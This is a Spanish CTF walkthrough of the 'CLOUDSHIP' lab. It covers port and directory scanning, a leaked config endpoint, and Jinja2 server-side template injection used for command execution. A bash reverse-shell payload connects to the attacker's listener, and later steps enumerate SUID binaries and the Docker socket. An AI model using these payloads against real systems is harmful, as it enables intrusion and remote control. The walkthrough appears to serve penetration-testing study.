

Solución al lab **CLOUDSHIP** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/CLOUDSHIP
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde cloudship.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: cloudship
DIFICULTAD: ***** difícil (5 puntos)

IP del laboratorio: 172.17.0.3

Ingresa la flag (formato WebExploitLabs{...}):
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/CLOUDSHIP
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/CLOUDSHIP
(chifay@kali)~[~/Whoami-Labs/CLOUDSHIP]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.3 -oN nmap_cloudship
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 15:06 -0600

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
| ssh-hostkey:
|   256 e8:4d:d7:88:47:30:ed:43:ba:22:f9:9b:6c:43:86:f9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH/gKMrLpenWbY7Nmuj5zoX2e0PaIeifK6J4onxSx7YVQ3y
A7nI2M3wchJ2weiG2dnVZi4vM/yJx8wJP0P7HHUc=
|   256 fe:ee:47:09:6d:1f:b7:d7:7c:b9:85:5d:e8:8f:b9:41 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPBST3NxUPWCC2ng7K4rHcyKdHCrMVeA9ZwF/lYulZ4w
80/tcp    open  http     syn-ack ttl 64  Werkzeug httpd 2.2.2 (Python 3.11.2)
|_ http-title: CloudShip Tech | Continuous Container Orchestration
|_ http-server-header: Werkzeug/2.2.2 Python/3.11.2
|_ http-methods:
|_ Supported Methods: HEAD OPTIONS GET
MAC Address: 4A:BC:60:04:98:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ANÁLISIS INICIAL

Servicios Detectados:


PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 9.2p1 Debian
80/tcp	open	http	Werkzeug 2.2.2 (Python 3.11.2)

Características Clave:

1. **Werkzeug 2.2.2** → Framework WSGI de Python (Flask o similar)
2. **Título:** "CloudShip Tech | Continuous Container Orchestration"
3. **Temática:** DevOps/Containers → Probablemente relacionado con Docker/Kubernetes
4. **Puerto SSH abierto** → Posible vector si encontramos credenciales

Enumeración WEB

Inspección visual página principal



Código fuente página principal

```
CloudShip Tech | Continuous x http://172.17.0.3/ x +
Not Secure view-source:http://172.17.0.3/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
31 button:hover{background:var(--accent-hover);}
32 .status-online{color:var(--success);font-weight:600;}
33 .preview-box{background:#030712;border:1px solid var(--border);padding:1.2rem;border-radius:6px;margin-top:1rem;}
34 </style>
35 <script src="/static/js/app.js"></script>
36 </head>
37 <body>
38 <div class="container">
39 <div class="header">
40 <div class="logo"> CloudShip Tech <span class="badge">v3.2.0-RELEASE</span></div>
41 <div class="nav">
42 <a href="/">Inicio</a>
43
44 <a href="/login">Acceso Operadores</a>
45
46 </div>
47 </div>
48
49 <div class="hero">
50 <h1>Motor de Orquestación & Despliegue de Contenedores</h1>
51 <p>Plataforma SaaS de integración continua y distribución automatizada de microservicios en infraestructura multi-cloud.</p>
52 </div>
53 <div class="grid">
54 <div class="card">
55 <h3>Despliegues Autónomos</h3>
56 <p>Sincronización instantánea con registros de imágenes Docker y clusters Kubernetes.</p>
57 </div>
58 <div class="card">
59 <h3>Notificaciones Inteligentes</h3>
60 <p>Generación dinámica de alertas y reportes para canales de DevOps y SecOps.</p>
61 </div>
62 <div class="card">
63 <h3>Telemetría en Tiempo Real</h3>
64 <p>Monitoreo continuo de consumo de recursos y salud de contenedores activos.</p>
65 </div>
66 </div>
67
68 </div>
69 </body>
70 </html>
```

Lo único interesante es el script app.js, veamos si podemos ver su contenido

```
CloudShip Tech | Continuous x http://172.17.0.3/static/js/app.js x +
Not Secure view-source:http://172.17.0.3/static/js/app.js
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
// CloudShip Frontend Telemetry & Health Verification
console.log("[CloudShip] Initializing telemetry collector v3.2.0...");
const API_STATUS_ENDPOINT = "/api/v1/status";
fetch(API_STATUS_ENDPOINT)
  .then(res => res.json())
  .then(data => console.log("[CloudShip System Health]", data))
  .catch(err => console.error("[CloudShip] Health check failed"));
```

Encontramos la presencia de API, veamos el estado

```
(chifay@kali) - [~/Whoami-Labs/CLOUDSHIP]
$ curl -s "http://172.17.0.3/api/v1/status"
{"config_endpoint":"/env","environment":"production","status":"healthy","version":"3.2.0"}

(chifay@kali) - [~/Whoami-Labs/CLOUDSHIP]
$
```

Enumeración web de archivos y directorios con gobuster

```
(chifay@kali)-[~/Whoami-Labs/CLOUDSHIP]
$ gobuster dir -u http://172.17.0.3 -w /usr/share/wordlists/dirb/common.txt -x py,txt,html,json,log,bak -t 30 -o gobuster_results.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.3
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,json,log,bak,py,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

config (Status: 200) [Size: 228]
dashboard (Status: 302) [Size: 199] [→ /login]
env (Status: 200) [Size: 228]
login (Status: 200) [Size: 3188]
logout (Status: 302) [Size: 189] [→ /]
templates (Status: 302) [Size: 199] [→ /login]
Progress: 32291 / 32291 (100.00%)


Finished
```

Encontramos dos archivos interesantes, config y env, veamos su contenido


```
(chifay@kali)-[~/Whoami-Labs/CLOUDSHIP]
$ curl -s "http://172.17.0.3/config"
# CloudShip Tech Environment Config
APP_ENV=production
APP_DEBUG=false
DB_HOST=localhost
DB_PORT=5432
INITIAL_ADMIN_USER=admin
INITIAL_ADMIN_PASS=[REDACTED]
SSTI_TEMPLATE_MODE=enabled
DOCKER_SOCKET_PATH=/var/run/docker.sock

(chifay@kali)-[~/Whoami-Labs/CLOUDSHIP]
$ curl -s "http://172.17.0.3/env"
# CloudShip Tech Environment Config
APP_ENV=production
APP_DEBUG=false
DB_HOST=localhost
DB_PORT=5432
INITIAL_ADMIN_USER=admin
INITIAL_ADMIN_PASS=[REDACTED]
SSTI_TEMPLATE_MODE=enabled
DOCKER_SOCKET_PATH=/var/run/docker.sock
```

Hemos encontrado unas credenciales, vamos a probarlas en el sitio web y confirmar la existencia de SSTI



Credenciales válidas, ya estamos dentro del panel, vamos a explorarlo



Vector Identificado:

- **Panel de edición de plantillas** con soporte Jinja2
- **Entrada controlada por el usuario** (código de plantilla)
- **SSTI_TEMPLATE_MODE=enabled** en la configuración
- **Ejemplo actual:** Hola {{ session.get('username') }}


Objetivo:

1. Ejecutar código en el servidor (RCE)
2. Obtener una reverse shell como el usuario de la aplicación
3. Escalar privilegios (probablemente a root vía Docker socket)

EXPLOTACIÓN DE SSTI EN JINJA2

Fase 1: Reconocimiento del Motor

Probar inyección básica



The screenshot shows a web interface for editing templates. At the top, there's a label 'Código de Plantilla (Soporta Jinja2 Expressions)'. Below it is a text area containing the Jinja2 expression `{{ 7*7 }}`. Underneath the text area is a blue button labeled 'Previsualizar & Guardar Plantilla'. Below the button is a section titled 'Resultado de Previsualización' which contains a text area displaying the rendered output '49'.

Al responder 49 hemos confirmado SSTI

Usemos otros comandos para ver la información del entorno

CloudShip Tech | Continuous

+

← → ↻ 🏠

Not Secure http://172.17.0.3/templates

🔒 ☆

📄 👤 📄 ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Código de Plantilla (Soporta Jinja2 Expressions)

```
{{ config }}
```

Previsualizar & Guardar Plantilla

Resultado de Previsualización

```
<Config {'ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY':
b'a\x07\xd9\xa7]\xa3g\xce\x1c\xac\xa3\x1f\xbd\xacq\x11\x9eCfb}\xbdd', 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None,
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None,
'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': None, 'JSON_SORT_KEYS': None, 'JSONIFY_PRETTYPRINT_REGULAR': None,
'JSONIFY_MIMETYPE': None, 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093}>
```

CloudShip Tech | Continuous

+

← → ↻ 🏠

Not Secure http://172.17.0.3/templates

🔒 ☆

📄 👤 📄 ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB


Código de Plantilla (Soporta Jinja2 Expressions)

```
{{ config.items() }}
```

Previsualizar & Guardar Plantilla

Resultado de Previsualización

```
dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('SECRET_KEY',
b'a\x07\xd9\xa7]\xa3g\xce\x1c\xac\xa3\x1f\xbd\xacq\x11\x9eCfb}\xbdd'), ('PERMANENT_SESSION_LIFETIME',
datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'),
('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None),
('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None),
('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', None),
('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False),
('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', None), ('JSON_SORT_KEYS', None), ('JSONIFY_PRETTYPRINT_REGULAR',
None), ('JSONIFY_MIMETYPE', None), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])
```



Fase 2: Ejecutar Comandos

Usando os.popen



Código de Plantilla (Soporta Jinja2 Expressions)

```
{{ config.__class__.__init__.__globals__['os'].popen('whoami').read() }}
```

Previsualizar & Guardar Plantilla

Resultado de Previsualización

cloudship

Fase 3: Reverse Shell

Ponemos una terminal a escuchar con nc

```
(chifay@kali) - [~/Whoami-Labs/CLOUDSHIP]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Payload para reverse shell

CloudShip Tech | Continuar

Not Secure http://172.17.0.3/templates

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

CloudShip Tech v3.2.0-RELEASE Inicio Dashboard Plantillas Alertas Cerrar Sesión

Editor de Plantillas de Notificación de Alertas

Personalice la plantilla de correos/alertas enviadas al equipo de operaciones al desplegar nuevas versiones.

Código de Plantilla (Soporta Jinja2 Expressions)

```
{{ config.__class__.__init__.__globals__['os'].popen('bash -c "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"').read() }}
```

Previsualizar & Guardar Plantilla

172.17.0.3

Al ejecutar el payload, la página se quedó como procesando lo que nos indica que ya tenemos conexión, regresamos a la terminal que dejamos en escucha para verificar

```
(chifay@kali)-[~/Whoami-Labs/CLOUDSHIP]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.3] 59412
bash: cannot set terminal process group (42): Inappropriate ioctl for device
bash: no job control in this shell
cloudship@cloudship:/$
```

Veamos qué podemos hacer

```
cloudship@cloudship:/$ pwd
pwd
/
cloudship@cloudship:/$ ls -al
ls -al
total 64
drwxr-xr-x 1 root root 4096 Aug 21 21:01 .
drwxr-xr-x 1 root root 4096 Aug 21 21:01 ..
-rwxr-xr-x 1 root root 0 Aug 21 21:01 .dockerenv
lrwxrwxrwx 1 root root 7 Jul 13 00:00 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Jul 2 19:05 boot
drwxr-xr-x 5 root root 360 Aug 21 21:01 dev
drwxr-xr-x 1 root root 4096 Aug 21 21:01 etc
drwxr-xr-x 1 root root 4096 Aug 21 21:01 home
lrwxrwxrwx 1 root root 7 Jul 13 00:00 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Jul 13 00:00 lib64 -> usr/lib64
drwxr-xr-x 2 root root 4096 Jul 13 00:00 media
drwxr-xr-x 2 root root 4096 Jul 13 00:00 mnt
drwxr-xr-x 2 root root 4096 Jul 13 00:00 opt
dr-xr-xr-x 448 root root 0 Aug 21 21:01 proc
drwxr-xr-x 1 root root 4096 Aug 21 21:01 root
drwxr-xr-x 1 root root 4096 Aug 21 21:01 run
lrwxrwxrwx 1 root root 8 Jul 13 00:00 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Jul 13 00:00 srv
dr-xr-xr-x 13 root root 0 Aug 21 21:01 sys
drwxrwxrwt 1 root root 4096 Jul 31 21:26 tmp
drwxr-xr-x 1 root root 4096 Jul 13 00:00 usr
drwxr-xr-x 1 root root 4096 Jul 31 21:26 var
cloudship@cloudship:/$
```

```
cloudship@cloudship:/$ ls -al /home/cloudship*
ls -al /home/cloudship*
total 20
drwxr-xr-x 2 cloudship cloudship 4096 Aug 21 21:01 .
drwxr-xr-x 1 root root 4096 Aug 21 21:01 ..
-rw-r--r-- 1 cloudship cloudship 220 May 7 20:33 .bash_logout
-rw-r--r-- 1 cloudship cloudship 3526 May 7 20:33 .bashrc
-rw-r--r-- 1 cloudship cloudship 807 May 7 20:33 .profile
cloudship@cloudship:/$
```

Búsqueda de binarios SUID

```
cloudship@cloudship:/$ find / -perm -4000 -type f -ls 2>/dev/null
find / -perm -4000 -type f -ls 2>/dev/null
178094 64 -rwsr-xr-x 1 root root 62672 Dec 14 2025 /usr/bin/chfn
178235 68 -rwsr-xr-x 1 root root 68248 Dec 14 2025 /usr/bin/passwd
178287 72 -rwsr-xr-x 1 root root 72000 Nov 21 2024 /usr/bin/su
178161 88 -rwsr-xr-x 1 root root 88496 Dec 14 2025 /usr/bin/gpasswd
178311 36 -rwsr-xr-x 1 root root 35128 Nov 21 2024 /usr/bin/umount
178219 60 -rwsr-xr-x 1 root root 59704 Nov 21 2024 /usr/bin/mount
178100 52 -rwsr-xr-x 1 root root 52880 Dec 14 2025 /usr/bin/chsh
178224 48 -rwsr-xr-x 1 root root 48896 Dec 14 2025 /usr/bin/newgrp
185584 52 -rwsr-xr-- 1 root messagebus 51272 Sep 16 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
185804 644 -rwsr-xr-x 1 root root 657984 May 5 10:26 /usr/lib/openssh/ssh-keysign
cloudship@cloudship:/$
```

Binarios normales del sistema, veamos si podemos usar docker socket

```
cloudship@cloudship:/$ ls -al /var/run/docker.sock
ls -al /var/run/docker.sock
srw-rw-rw- 1 root 969 0 Aug 19 16:44 /var/run/docker.sock
cloudship@cloudship:/$ cat /var/run/docker.sock
cat /var/run/docker.sock
cat: /var/run/docker.sock: No such device or address
cloudship@cloudship:/$
```

A pesar de que el archivo existe y tenemos permisos de lectura, cuando queremos ver su contenido nos sale que existe dicho archivo, además para poder usar ese vector necesitamos estar en el grupo docker

```
cloudship@cloudship:/$ id
id
uid=1000(cloudship) gid=1000(cloudship) groups=1000(cloudship)
cloudship@cloudship:/$ groups
groups
cloudship
cloudship@cloudship:/$
```

Veamos que procesos están corriendo en el sistema

[illegible]

Veamos el contenido de ese string base64

```

di9udWxsCiAgcGtpbGwLTkLWYgbGludXgtZXhwbG9pdC1zdWdnZXN0ZXIzMj4vZGV2L251bGwKICBzbGVlcCAyCmRvbmU=' | base64 -d
#!/bin/bash
export DEBIAN_FRONTEND=noninteractive
echo 'WebExploitLabs{[REDACTED]}' > /root/flag.txt
chmod 400 /root/flag.txt
chown root:root /root/flag.txt

id cloudship >/dev/null 2>&1 || useradd -m -s /bin/bash cloudship
echo 'cloudship:CloudShip2026!' | chpasswd
chmod 700 /home/cloudship

sed -i 's/^#\?PermitRootLogin.*/PermitRootLogin no/' /etc/ssh/sshd_config
grep -q '^DenyUsers ' /etc/ssh/sshd_config || echo 'DenyUsers cloudship www-data' >> /etc/ssh/sshd_config
